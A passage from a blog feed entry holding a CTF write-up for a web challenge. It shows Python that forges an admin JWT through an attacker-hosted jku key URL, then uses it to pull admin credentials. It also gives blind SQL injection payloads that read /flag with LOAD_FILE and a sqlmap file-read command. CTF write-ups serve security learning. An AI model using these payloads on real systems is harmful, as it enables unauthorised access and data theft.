    <span class="n">private_key</span> <span class="o">=</span> <span class="n">serialization</span><span class="p">.</span><span class="n">load_pem_private_key</span><span class="p">(</span><span class="n">f</span><span class="p">.</span><span class="n">read</span><span class="p">(),</span> <span class="n">password</span><span class="o">=</span><span class="bp">None</span><span class="p">,</span> <span class="n">backend</span><span class="o">=</span><span class="n">default_backend</span><span class="p">())</span>  
  
  
<span class="n">payload</span> <span class="o">=</span> <span class="p">{</span>  
    <span class="s">"user_id"</span><span class="p">:</span> <span class="mi">1</span><span class="p">,</span>  
    <span class="s">"username"</span><span class="p">:</span> <span class="s">"admin"</span><span class="p">,</span>  
    <span class="s">"exp"</span><span class="p">:</span> <span class="n">time</span><span class="p">.</span><span class="n">time</span><span class="p">()</span> <span class="o">+</span> <span class="mi">3600</span>  <span class="c1"># Token expiration time (1 hour)  
</span><span class="p">}</span>  
  
  
<span class="n">token</span> <span class="o">=</span> <span class="n">jwt</span><span class="p">.</span><span class="n">encode</span><span class="p">(</span>  
    <span class="n">payload</span><span class="p">,</span>  
    <span class="n">private_key</span><span class="p">,</span>  
    <span class="n">algorithm</span><span class="o">=</span><span class="s">"RS256"</span><span class="p">,</span>  
    <span class="n">headers</span><span class="o">=</span><span class="p">{</span>  
        <span class="s">"jku"</span><span class="p">:</span> <span class="s">"Your-Public-IP/.well-known/jwks.json"</span><span class="p">,</span>  <span class="c1"># Your JWK URL  
</span>        <span class="s">"kid"</span><span class="p">:</span> <span class="s">"001122334455"</span>  
    <span class="p">}</span>  
<span class="p">)</span>  
  
  
<span class="k">print</span><span class="p">(</span><span class="s">"JWT:"</span><span class="p">,</span> <span class="n">token</span><span class="p">)</span>
</code></pre></div></div>

<p>‘Your-Public-IP’ is where I hosted the jku.</p>

<p><img src="/assets/images/2024-10-14/1_vFEuqv-qsGa52eqXkpcmIA.png" alt="" class="center-img" /></p>

<p>We bring our token to <a href="https://jwt.io/">https://jwt.io/</a> to make sure it’s good to go.</p>

<p><img src="/assets/images/2024-10-14/1_yBIyhd_lAKmo2sP1b7G0KA.png" alt="" class="center-img" /></p>

<p>Nice, where do we use it now? Well, there is an interesting endpoint that was used in the login function, getCreds, that simply responds with the admin credentials.</p>

<p><img src="/assets/images/2024-10-14/1_9e4RiwwmZoez97q8vynG_A.png" alt="" class="center-img" /></p>

<p>Let’s hit ‘/get_creds’.</p>

<p><img src="/assets/images/2024-10-14/1_pBCsyO-PMNsKPj4qKqMUSA.png" alt="" class="center-img" /></p>

<p>Sweet, we have the admin credentials now, we login on port 80, and we have access to ‘/Notes’.</p>

<p><img src="/assets/images/2024-10-14/1_SAPYvbs_ZXV_QO9CgQvAGg.png" alt="" class="center-img" /></p>

<p>Remember the SQLi in the search function that I mentioned in the beginning? It’s time to get use of it. A straighforward payload would go as:</p>

<p><code class="language-plaintext highlighter-rouge">' UNION SELECT NULL,NULL,NULL -- -</code></p>

<p>After determining the number of columns and getting the payload right, three weird Desktop icons appear:</p>

<p><img src="/assets/images/2024-10-14/1_cmN2TdWmI4-TxZB7fjMcvg.png" alt="" class="center-img" /></p>

<p>SQLi confirmed, but sadly it’s Blind SQLi, we need to get creative to bring the flag home. This classic payload gives positive results:</p>

<p><code class="language-plaintext highlighter-rouge">' AND SUBSTRING((SELECT username FROM users WHERE username = 'admin'), 1, 1) &lt; 'z</code></p>

<p>Alright, if you don’t know, there is a technique we can use to read files using SQLi, using the <code class="language-plaintext highlighter-rouge">LOAD_FILE</code> function:</p>

<p><code class="language-plaintext highlighter-rouge">' AND SUBSTRING((SELECT LOAD_FILE('/flag')), 1, 1) &lt; 'z</code></p>

<p>I knew the flag was at ‘/flag’ by checking the compose.yaml file. Again, this is blind SQL injection, so we need to automate the bruteforcing process. I tried to make a python script but it was taking me some time and I really wanted to get first blood on this challenge, so I switched to sqlmap.</p>

<p>I intercepted the request in Burp and saved it in ‘req’ file. After some tweaking I got a working sqlmap command that’s also relatively fast:</p>

<p><code class="language-plaintext highlighter-rouge">sqlmap -r req --technique BEU --level=3 --file-read=/flag</code></p>

<p>And here it goes, in HEX:</p>

<p><img src="/assets/images/2024-10-14/1_HYuRCUMMtS5SaFjsOjzNwQ.png" alt="" class="center-img" /></p>

<p>HEX to ASCII and we get the flag:</p>

<p><strong>securinets{e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855}</strong></p>

<p>Happy hacking!</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="writeups" /><summary type="html"><![CDATA[I took part in Securinets Quals CTF this weekend and we settled 12th out of 336 teams. I got first blood on the one and only web challenge.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2024-10-14/Securinets-Logo.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2024-10-14/Securinets-Logo.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>